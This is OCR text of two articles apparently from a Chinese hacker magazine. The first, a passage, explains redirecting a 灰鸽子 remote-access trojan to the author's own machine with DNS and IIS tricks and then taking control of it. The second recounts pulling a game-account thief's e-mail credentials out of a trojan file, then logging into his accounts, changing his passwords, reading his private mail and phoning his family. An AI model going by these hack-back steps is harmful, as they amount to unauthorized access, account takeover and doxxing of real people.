
然后保存。这样，灰鸽子在解析DNS时就全部指向我自己的本机IP了，XX3389.3322.ORG需要的条件满足了。现在再来满足www.XXjk.com的条件，www.XXjk.com域名下要打开一个JPG文件，这个文件会显示下马人的IP。在C:\Inetpub\wwwroot下新建一个文本文件，在里面写入HTTP://192.168.0.2/，然后保存并改名为IP.JPG。在WEB管理界面配置主目录的应用程序映射。添加JPG扩展名，可执行文件为C:\WINNT\system32\inetsrv\asp.dll，动作为GET（图10)。


图10

添加好以后，访问HTTP://192.168.0.2/IP.JPG（图11)。


图11

跟真的一样！OK，这个也解决了。还剩下XX3389.yeah.net了，他是个跳转页面，这也好办。进入web管理，新建一个站点，在IP地址与端口设置那一步为站点设置一个主机名，这个主机名就是XX3389.yeah.net（图12)。


图12




图13

后面的都可随便了！创建好站点后，还要去设置站点跳转。选择新建的站点查看属性，在主目录页面选择重定向到url，在下面填入http://192.168.0.2就可以了。现在，一切都准备好了！下载一个灰鸽子运行控制端，还没完全运行完，一个甜美的女声向我报告"有主机上线，请注意"。进入后发现他的鸽子果然连接了我的鸽子（图13）。

在远程控制命令的其他控制里，有一个自动卸载服务端按钮，要杀要剐你自己就看着办吧！

忙活了一个多小时，两个木马就搞定了，外带还附送了一个E-mail和几个QQ号码！我的灰鸽子服务端没有删除，有时自己控制自己也蛮好玩的！如果你对系统不是很了解，我劝你还是删了好，一旦被人控制，后果谁也说不上来！

（文中所用到的软件PE-SCAN、AsprStripperXP、WinHex、x-way2.6、灰鸽子，在光盘中有收录）

查你个底儿朝天——传奇号被盗之后

happy911

最近玩传奇，为找一个好用的外挂而费尽心机，在试了n个之后终于找到一个好用且免费的外挂。但令人不幸的是，不久后我的传奇号就被盗了，不过由于我的密码保护问题和答案都记住了，所以很快就把密码给找回来了。但我的"骨玉权杖、魔杖和100万"都被人给盗走了，一想起这个就气得我咬牙切齿。

由于我把这个外挂传给我朋友用，他们没出现盗号的问题，所以我确信一定是试用的某个外挂中加入了木马。我首先用升级到最新版的瑞星杀毒，没问题，难道瑞星也查不出来？那总不能让木马逍遥法外吧？以前经常阅读《黑客X档案》，这点小事应该难不倒我。

木马一般会把自己添加到启动项中，一开机就自动运行，所以我用Ctrl+Alt+Del一下就发现后台有个Lmir.exe的程序在运行，看来这是个专盗传奇号的木马，那它在系统中生成的文件名一定含有mir三个字母。用Win+F查找mir，找到Lmir.exe、Finalmir.exe和Comir.exe这三个文件，这是什么木马运行后生成的呢？立即用百度搜索，结果在瑞星网站的病毒通报中发现了它（图1）。




图1

但瑞星并没有查出来，说明这个木马是最新版或者是经过改造的，而且瑞星并没说明是哪个木马运行后生成的，这让我很失望。如果知道是哪个木马的话，我就可把它下载下来，运行其配置文件，有可能会显示木马人的信息，但却令人遗憾。

15.38版的瑞星已经可查出这种木马了，所以未升级的朋友赶快升级吧！

既然文件中有下木马人的信息，那就好办了。用16进制编辑器UltraEdit打开三个文件一看，发现这三个文件不仅内容一样，而且文件大小也一样，这说明三个文件是一体的，只要其中一个文件在，它就会自动生成另外两个文件，让你杀不了它，够高明！

用UltraEdit打开一个文件，由于数据太多，而且右边的文本内容乱码繁多，看得人眼花缭乱，看了10多分钟后，我放弃了。但不能就这样放弃，我想既然我要的是文本内容，那可不可以用记事本打开来查看呢？动手用记事本打开其中一个文件，由于文件大，改用写字板打开，效果一样，找到如图2选中的信息。




图2

哈哈！看来这就是那人用来收密码的邮箱和密码了，还是明文显示（由于没有找到具体是哪里的信箱，所以只有先随便试试，有经验的朋友一定会知道，在密码发送这项功能上，163.com做的很出色，所以很多"黑客"都喜欢用163的信箱来接收密码）。于是马上登录163，进入邮箱（图3），盗的号还不少，不管它，我又不想盗别人的号，这些对我没用。我立即查看他的个人信息（图

4)。




图 3




图 4

得到这些信息后，立即改掉他的密码，有人会说密码他可改回来。是的，但前提是他没有设163的安全码，所以我可放心地改密码。

现在可详细查看他的邮件了，也许不太道德，但也是无奈之举，从中我找到他和他妹妹的照片，从照片看他也不像个坏人，然后又得到图5所示信息。

看来这是他用于注册传奇密码终结者的用户名和密码，那密码会不会就是邮箱密码呢？试一下，进去了，如法炮制，密码和提示问题均被我改掉，看来这人是个菜鸟，毕竟才20岁，从这个邮箱中得到他更为详细的个人信息（图6）。

从他的信箱中我找到了图7所示的内容，看来他虽然年纪轻轻，但干的坏事却不少，盗了那么多装备，可恨！我根据他的个人信息，打电话到他家找到他，但他不承认，说是把信箱给同学了，后来再打时，他求我不要打电话到他家，他父母知道会骂他。我想东西确实也不是很好

